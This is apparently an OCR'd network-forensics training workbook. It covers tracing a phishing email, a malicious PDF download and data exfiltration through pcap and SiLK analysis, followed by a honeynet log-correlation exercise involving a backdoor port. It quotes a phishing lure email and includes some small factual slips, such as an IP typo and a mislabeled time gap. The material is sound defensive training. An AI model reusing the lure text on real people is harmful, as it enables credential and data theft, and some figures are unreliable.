
Yes; the following line is:

%PDF-1.3



Do you see any type of PDF obfuscation attempt? What is it?

It looks like the same PDF we examined in class where there is JavaScript encoding to obfuscate code.



9) Use tcpdump to find all activity from 173.255.224.88.

```
tcpdump -r phishing-attack.pcap -n 'src host 173.255.224.88'

20:59:16.962297 IP 173.255.224.88.1030 > 173.255.224.8.53: 2000+ A?
www.wickedsecurity.com. (40)
20:59:19.246771 IP 173.255.224.88.1492 > 10.100.100.200.80: Flags
[S], seq 2955094190, win 64240, options [mss 1460,nop,nop,sackOK],
length 0
```

```
20:59:19.648250 IP 173.255.224.88.1492 > 10.100.100.200.80: Flags
[.], ack 1430068899, win 64400, length 0
20:59:20.155312 IP 173.255.224.88.1492 > 10.100.100.200.80: Flags
[P.], seq 0:412, ack 1, win 64400, length 412
20:59:40.880691 IP 173.255.224.88.1492 > 10.100.100.200.80: Flags
[.], ack 26653, win 64400, length 0

. . . . . (many more records in the HTTP session)

20:59:41.783435 IP 173.255.224.88.1492 > 10.100.100.200.80: Flags
[F.], seq 412, ack 26653, win 64400, length 0

21:03:02.679500 IP 173.255.224.88.33187 > 10.100.100.111.8888: Flags
[S], seq 2599076290, win 5840, options [mss 1460,sackOK,TS val
152007641 ecr 0,nop,wscale 6], length 0
21:03:03.377412 IP 173.255.224.88.33187 > 10.100.100.111.8888: Flags
[.], ack 3735485623, win 92, options [nop,nop,TS val 152007642 ecr
235752], length 0
21:03:03.987510 IP 173.255.224.88.33187 > 10.100.100.111.8888: Flags
[P.], seq 0:1024, ack 1, win 92, options [nop,nop,TS val 152007642
ecr 235752], length 1024
```

At what time was the HTTP session with 10.100.100.200 closed?

```
20:59:41.783435
```

At what time was the session with host 10.100.100.111 port 8888 initiated?

```
21:03:02.679500
```

Given the time between the two sessions and the same destination network 10.100.100.0/24 would it be a reasonable assumption that the activity from the PDF download and the subsequent exfiltration by the same host are related?

It would be reasonable to associate the activity from the PDF download and the connection approximately 4 seconds later of exfiltration data to destinations on the network 10.100.100.0/24.

10) Use the other terminal that you opened for tcpdump to look at SiLK for signs of exfiltration. The rwstats command can be used to help us identify the five source IP's that sent the greatest number of bytes. Enter the following command:

`rwstats phishing-attack.silk --fields=sip --top --bytes --count 5`

Do you see the source IP address that downloaded the malware? How many bytes did it send to a destination host?

124777

```
          sIP|                Bytes|     %Bytes|    cumul_%|
```

```
173.255.224.88|              124777| 51.639270| 51.639270|
10.100.100.100|               27579| 11.413637| 63.052907|
10.100.100.200|               27579| 11.413637| 74.466544|
 173.255.224.1|               25976| 10.750232| 85.216776|
 65.55.111.101|               17173|  7.107088| 92.323864|
```

Enter the following SiLK command to find all TCP flows that are 100000 bytes or larger. Do you see the flow for source IP 173.255.224.88?

```
rwfilter phishing-attack.silk --proto=6 --bytes=100000-
--pass=stdout | rwcut -f 1-8
```


```
           sIP|            dIP|sPort|dPort|pro|   packets|     bytes|   flags|
173.255.224.88|10.100.100.111|33187| 8888|  6|        56|    123081|FS PA   |
```

What is the destination IP address? What is the destination port?

The destination IP address is 10.100.100.111
The destination port is 8888.

11) Let's return to Wireshark one more time to examine the payload of what we believe to be exfiltration. Bring up the session with a port number of 8888.

It sure does look like exfiltration with content like "This is all my files, identity information, company secrets, passwords, etc. Leaving for hacker paradise!"



All files for this section are found in **/home/sans/Exercises/Day5**.

Answers: Network Forensics: Approach 2

This description pertains to Approach 2 only.

Objectives: These exercises will help you become more familiar investigating some network traffic. The exercises in this section directly relate to the course material covered in section "Network Forensics".

Details: Use the files **forensics2.pcap** and **forensics2.silk** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material, this lab should take between 30-50 minutes.

One day you are sitting at your analyst console. You have finished categorizing all of the current alerts and have a few minutes to exercise that most important analyst quality, curiosity. What sorts of things might you look for? Long term data flows? Unusual ports? Connections to IP addresses owned by competitors? IP addresses in hostile countries? Encryption in use on ports other than 443 and 22?

Based on this you discover this larger than normal outbound data transfer. Who is that? Why are we talking to them? Let's go look more closely at that data. Oh no! Data exfiltration!!

First, find this exfiltration. Once found, work your way backwards to expose the story behind the traffic.

You can use any tools available on the VM, though a combination of Wireshark, SiLK, Snort, Bro, and tcpdump will serve you well.

Consider 173.255.224.0 the network that you are protecting. While not normally routable, consider any of the reserved private network address blocks – 192.168.0.0 or 10.0.0.0, etc. – as routable and representative of an external site or network.

☆ The following answers apply to **Approach #2 only**.


This description pertains to Approach 2 only.

Let's see if Snort can give us some clues.

snort -r forensics2.pcap -A console -q -K none -c /etc/snort/snort.conf


There are no alerts using the default application Snort configuration file so we need to find another place to start.


Exfiltration may be found by looking at Wireshark Statistics-> Conversations. We examine TCP conversations and sort by bytes by selecting the gray header labeled "Bytes" and clicking twice to order from greatest to least number of bytes sent. The first entry shows host 173.255.224.88 sending 123865 bytes to remote host 10.100.100.111 on an unusual port 8888. This looks like a good place to start.



Address A	Port A	Address B	Port B	Packets	Bytes	Packets A->B	Bytes A->B	Packets A<-B	Bytes A<-B
173.255.224.88	33187	10.100.100.111	8888	111	127503	56	123865	55	3638
173.255.224.88	1492	10.100.100.200	80	47	29865	24	1964	23	27901
173.255.224.59	1699	10.100.100.100	80	47	29865	24	1964	23	27901
65.55.111.101	57036	173.255.224.66	25	23	3544	11	2609	12	935
65.55.111.101	50182	173.255.224.66	25	23	3544	11	2609	12	935
65.55.111.101	35654	173.255.224.66	25	23	3542	11	2607	12	935

What was the content of the traffic on port 8888? Wireshark is a good tool to examine session content.





We now know that this is definitely exfiltration, but how did it happen and what do we look for now?

Let's see if there was any traffic to/from 10.100.100.111 other than the port 8888 exchange.

```
tcpdump -r forensics2.pcap 'host 10.100.100.111 and not port 8888' -nt
```

That yields nothing so now we have to try to discover why 173.255.224.88 connected to that IP. Let's see what tcpdump has to offer:


```
tcpdump -r forensics2.pcap 'host 173.255.224.88 and not port 8888' -nt

IP 173.255.224.88.1030 > 173.255.224.8.53: 2000+ A?
www.wickedsecurity.com. (40)
IP 173.255.224.8.53 > 173.255.224.88.1030: 2000 1/0/0 A 10.100.100.200
(78)
IP 173.255.224.88.1492 >                10.100.100.200.80: Flags [S],
```


```
seq 2955094190, win 64240, options [mss 1460,nop,nop,sackOK], length 0
IP 10.100.100.200.80 > 173.255.224.88.1492: Flags [S.], seq 1430068898,
ack 2955094191, win 5840, options [mss 1400,nop,nop,sackOK], length 0
IP 173.255.224.88.1492 > 10.100.100.200.80: Flags [.], ack 1, win
64400, length 0
IP 173.255.224.88.1492 > 10.100.100.200.80: Flags [P.], seq 1:413, ack
1, win 64400, length 412

etc.
```

We could also use SiLK to find the activity of 173.255.224.88:

```
rwfilter forensics2.silk --any-address=173.255.224.88 --pass=stdout |
rwcut -f 1-7
            sIP|            dIP|sPort|dPort|pro|   packets|     bytes|
 173.255.224.88| 10.100.100.200| 1492|   80|  6|        24|      1628|
 10.100.100.200| 173.255.224.88|   80| 1492|  6|        23|     27579|
 173.255.224.88| 10.100.100.111|33187| 8888|  6|        56|    123081|
 10.100.100.111| 173.255.224.88| 8888|33187|  6|        55|      2868|
 173.255.224.88|  173.255.224.8| 1030|   53| 17|         1|        68|
  173.255.224.8| 173.255.224.88|   53| 1030| 17|         1|       106|
```

The first activity we find that involves 173.255.224.88 from the tcpdump output is a DNS lookup of www.wickedsecurity.com that resolved to IP address 10.100.100.200. That seems interesting and relevant. Next, we see 173.255.224.88 connect to host 10.100.100.200 on port 80. Let's see if following the TCP stream via Wireshark exposes anything:





We see what appears to be a request for a PDF file, but looking at the entire stream, we find obfuscated JavaScript. We can conclude that some malware likely was downloaded and that was what caused to exfiltration.

But, was there a reason that our victim host fetched that PDF from 10.100.100.200 port 80 in the first place?

If we re-examine the DNS query again, this time running the pcap by Bro and examining Bro's dns.log, we know that that IP 10.100.100.200 has a hostname of www.wickedsecurity.com.

```
cat dns.log | bro-cut id.orig_h id.orig_p id.resp_h id.resp_p query
answers
```

```
173.255.224.88    1030  173.255.224.8     53    www.wickedsecurity.com
      10.100.100.200
```

Is there any payload in the pcap that contains www.wickedsecurity.com?

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: tcp contains "www.wickedsecurity.com" Expression... Clear Apply

..	Time	Source	Destination	Protocol	Source port	Dest Port	Info
50	24.656975	65.55.111.101	173.255.224.66	SMTP	57036	25	C: DATA fragment, 1464 bytes
51	25.587646	65.55.111.101	173.255.224.66	IMF	57036	25	from: Jesse B <loser@hotmail.com>, subject: F
73	35.519780	65.55.111.101	173.255.224.66	SMTP	50182	25	C: DATA fragment, 1464 bytes
74	36.108925	65.55.111.101	173.255.224.66	IMF	50182	25	from: Jesse B <loser@hotmail.com>, subject: F
96	47.030875	65.55.111.101	173.255.224.66	SMTP	35654	25	C: DATA fragment, 1463 bytes
97	48.020854	65.55.111.101	173.255.224.66	IMF	35654	25	from: Jesse B <loser@hotmail.com>, subject: F
119	61.541425	65.55.111.101	173.255.224.66	SMTP	21893	25	C: DATA fragment, 1462 bytes
120	61.917479	65.55.111.101	173.255.224.66	IMF	21893	25	from: Jesse B <loser@hotmail.com>, subject: F
142	71.699599	65.55.111.101	173.255.224.66	SMTP	3585	25	C: DATA fragment, 1463 bytes
143	72.333567	65.55.111.101	173.255.224.66	IMF	3585	25	from: Jesse B <loser@hotmail.com>, subject: F
165	85.561363	65.55.111.101	173.255.224.66	SMTP	40829	25	C: DATA fragment, 1463 bytes
166	85.765054	65.55.111.101	173.255.224.66	IMF	40829	25	from: Jesse B <loser@hotmail.com>, subject: F
188	96.041953	65.55.111.101	173.255.224.66	SMTP	28444	25	C: DATA fragment, 1463 bytes
189	96.735491	65.55.111.101	173.255.224.66	IMF	28444	25	from: Jesse B <loser@hotmail.com>, subject: F

File: "forensics2.pcap" 254 KB 00:04... Packets: 512 Displayed: 14 Marked: 0 Profile: Default

Wireshark can assist in finding this content; we examine TCP traffic for payload. It appears that there are 7 different SMTP sessions with this same content. Let's follow the first TCP session.

Follow TCP Stream

Stream Content

```
We are conducting mandatory annual training on Internet Security policies. =
 You must register for this course before August 1st or your account will b=
e deactivated.

Register here:
http://www.wickedsecurity.com/img/pfaq.php


Corporate Internet Security Officer
 .. .  .. =

-- 3e6e7dbe-3708-40b1-a096-2a87e72dc833
```

Find Save As Print Entire conversation (2286 bytes) ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

That provides the explanation we are seeking. This is a phishing attack that sends the recipient to a link of http://www.wickedsecurity.com/img/pfaq.php. We see the SMTP

traffic from the external server 65.55.111.101 to the local one of 173.255.224.66. What we did not see was the traffic from the users to/from this internal mail server to retrieve these messages. That is because there is no sensor in a location to see this internal traffic.

Now, things make sense; a user(s) got mail, clicked on the link that caused a DNS resolution of 10.100.100.200 for www.wickedsecurity.com, the victim host connected to it on port 80, ostensibly some malware was downloaded. Approximately 4 seconds later, victim host 173.255.224.88 began data exfiltration to a different host on the 10.100.100.0/24 network, 10.100.100.111 on port 8888. It is likely that the malware download and subsequent data exfiltration shortly thereafter by the same host to the same destination network are connected events.

1) Who (IP addresses and hostnames, if resolved) was involved in the incident?

   Initially, we found SMTP traffic sent from 66.55.111.101 to host 173.255.224.66 that delivered the mail with a link in the message that contains the hostname www.wickedsecurity.com.

   Host 173.255.224.88 performed a DNS resolution of this to the site DNS server 173.255.224.8 to discover that www.wickedsecurity.com had an IP address of 10.100.100.200.

   Host 173.255.224.88 then initiated an HTTP session with 10.100.100.200. We assume that malware was installed causing to 173.255.224.88 exfiltrate traffic over port 8888 to host 10.100.100.111 4 seconds later.

2) What was the method used to lure the user into doing something ill advised?

   The SMTP body contained a link to http://www.wickedsecurity.com/img/pfaq.php.

3) What consequences did this have?

   a. What happened on the user's host?

      When the user clicked on the link, obfuscated JavaScript posing as a PDF was downloaded.

   b. What were signs that the attacker was successful?

      Data was exfiltrated from 173.255.224.88 over port 8888 to host 10.100.100.111 shortly after the download.

All files for this section are found in **/home/sans/Exercises/Day5/log-files**.

Exercises: Correlating Log Files

Objectives: Inspect the data found in the directory **log-files** to analyze and correlate honeynet activity. There are three files that represent honeynet activity. The files are:

iptablesyslog: iptables firewall logs of inbound/outbound honeynet activity
The **iptablesyslog** file contains recorded TCP SYN's packets for all connections. There are selective other (PSH, RST) packets recorded, meaning that other packets with payload may have been sent from either direction, yet not recorded.

snort-alerts: Snort alerts from honeynet traffic

syslog-secure.log: syslog notifications from honeynet activity

The honeynet hosts are found in the 11.11.79/24 address block. There should be no outbound activity; you should assume that any discovered outbound activity is associated with a successful compromise and subsequent activity. Inbound activity should be viewed with suspicion as well.

The exercises in this section directly relate to the course material covered in the section "The Value of Correlating IDS/IPS Alerts + Logs".

Description: Examine log records and Snort alerts to analyze and correlate different aspects of actual honeynet traffic captured by Anton Chuvakin.

Details: Use the log files in the directory named **log-files** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material, this lab should take between 20-45 minutes.

Once again, there are two ways to approach this exercise – the first uses the more guidance.

The second way is the more difficult of the two since less guidance is given. If you feel you have mastered the material in this section, skip to Approach #2.

Answers follow the exercise section.

Many thanks and credit to Anton Chuvakin for collecting this data and making it publicly available.

Approach #1 – Do the following exercises.

We have been watching potential malicious activity collected in the system syslog security file named **syslog-secure.log**. We see the following message:

```
Mar 12 02:37:07 combo xinetd[21996]: START: pop3 pid=21999
from=151.25.187.213
```

This means that an attacker from IP address 151.25.187.213 has managed to compromise a honeynet host and start the pop3 e-mail service, typically running on port 110. Obviously we have a problem that needs to be investigated.

The host where **syslog-secure.log** records were collected does not have its time synchronized with either the **iptablesyslog** or **snort-alerts** files. The **syslog-secure.log** timestamps are approximately 4 hours and 47 minutes behind.

Before answering the questions that follow, it is recommended that you find and save all Snort alerts and iptables firewall traffic associated with 151.25.187.213 to assess what has happened.

Look for all occurrences of IP address 151.25.187.213 in **snort-alerts**. Save the results in file **/tmp/mysnort.**

Hint: Run the following command:

```
grep 151.25.187.213 snort-alerts > /tmp/mysnort
```

Look for all occurrences of IP address 151.25.187.213 in **iptablesyslog**. Save the results in file **/tmp/myiptables**.

Hint: Run the following command:

```
grep 151.25.187.213 iptablesyslog > /tmp/myiptables
```

Exercise 1:

Description: Do you think that the iptables and Snort logs have synchronized times?

yes

Hint: Compare the timestamps of the first record in your extracted /tmp/mysnort with the first record in your extracted /tmp/myiptables files.

Exercise 2:

Description: As mentioned, the attacker must have root access on the victim honeynet to start the pop3 service that runs on standard port 110. Do you see any Snort alerts

that contain a message suggesting root access on the honeynet host?

Hint: Use the following command:

```
grep root /tmp/mysnort
```

Do you see any entries in the extracted iptables records that are specifically related to this TCP session?

Hint: Search using the unique source port associated with 151.25.187.213 found in the Snort alert.

```
grep 32842 /tmp/myiptables
```

Why is this entry on the iptables alert earlier than the time on the Snort alert?

Hint: Look at the TCP flag.

Are there other extracted Snort alerts or iptables entries where 60666 is a port associated with honeynet host 11.11.79.67? What one flag is set on all the iptables entries and what significance does it have in our analysis? Note: "URGP=0" means that the urgent pointer value is 0, not that the URG flag is set.

Hint: Run the following command:

```
grep 60666 /tmp/mysnort
```

Hint: Run the following command:

```
grep 60666 /tmp/myiptables
```

With all this activity to and from port 60666, what might you suspect it is?

Hint:

What type of software may allow access to a non-standard port?

Exercise 3:

Description: Examine all OUTBOUND activity recorded in your extracted iptables logs showing activity from 11.11.79.67 to 151.25.187.213.

Hint: Run the following command:

```
grep OUTBOUND /tmp/myiptables
```

What service is typically associated with port 21? Why might an attacker connect to this port?

ftp

Hint: Port 21 is typically used to transfer files.

.

ftp

Do these connections occur before or after the Mar 12 07:23:32 timestamp on the Snort alert reporting "id check returned root"?

What does it mean about the attacker's access if the first two outbound connections occurred before the alert?

Hint: Did the attacker gain initial access on the connection detailed in the Snort alert warning of "id check returned root"? Look for prior Snort alerts indicating some kind of access.

Exercise 4:

Description: Let's find any connections to the pop3 service that the attacker started as we learned in the syslog entry. Look in both the extracted Snort alerts and iptables logs to find activity associated with port 110, pop3. Do you see any successful connections?

Hint: Use the following commands:

```
grep 110 /tmp/mysnort
grep PT=110 /tmp/myiptables
```

Hint: A successful connection can be detected if packets, particularly ones carrying data, are sent back and forth. Is there any evidence of this?

Exercise 5:

Description: Let's see if we can produce a scenario of what we think transpired between the attacker and honeynet hosts by looking at specific extracted iptables entries and correlating them with some of the extracted Snort alerts.

```
Mar 12 07:04:20 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=40 TOS=0x00
PREC=0x00 TTL=25 ID=19134 PROTO=TCP SPT=37615 DPT=60666 WINDOW=4096
RES=0x00 SYN URGP=0
```

Attacker connects to backdoor port 60666 as reflected in the above entry.

```
Mar 12 07:05:15 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=10930 DF PROTO=TCP SPT=32832 DPT=60666 WINDOW=5840
RES=0x00 SYN URGP=0
Mar 12 07:05:18 bastion snort: [1:1882:10] ATTACK-RESPONSES id check
returned userid [Classification: Potentially Bad Traffic] [Priority:
2]: {TCP} 11.11.79.67:60666 -> 151.25.187.213:32832
```

Less than a minute later, the attacker connects to the backdoor again. At this point, what do we know about the attacker judging by the related Snort alert?

Hint: What kind of access does the attacker have?

```
Mar 12 07:11:14 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1
OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=151.25.187.213 LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=43396 DF PROTO=TCP SPT=3183 DPT=21 WINDOW=5840
RES=0x00 SYN URGP=0
```

About 6 minutes later what happens? Why do you think the attacker is making this connection?

Hint: Look at the direction and destination port.

```
Mar 12 07:18:23 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1
OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=151.25.187.213 LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=18565 DF PROTO=TCP SPT=3186 DPT=21 WINDOW=5840
RES=0x00 SYN URGP=0
```

About 7 minutes later what happens? Why do you think the attacker is making this connection?

Hint: What if the previous software did not accomplish what the attacker wanted to do?

```
Mar 12 07:22:34 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=151.25.187.213 DST=11.11.79.67 LEN=60 TOS=0x00
PREC=0x00 TTL=50 ID=35781 DF PROTO=TCP SPT=32842 DPT=60666 WINDOW=5840
```

```
RES=0x00 SYN URGP=0
Mar 12 07:23:32 bastion snort: [1:498:6] ATTACK-RESPONSES id check
returned root [Classification: Potentially Bad Traffic] [Priority: 2]:
{TCP} 11.11.79.67:60666 -> 151.25.187.213:32842
Mar 12 07:23:32 bastion snort: [1:1882:10] ATTACK-RESPONSES id check
returned userid [Classification: Potentially Bad Traffic] [Priority:
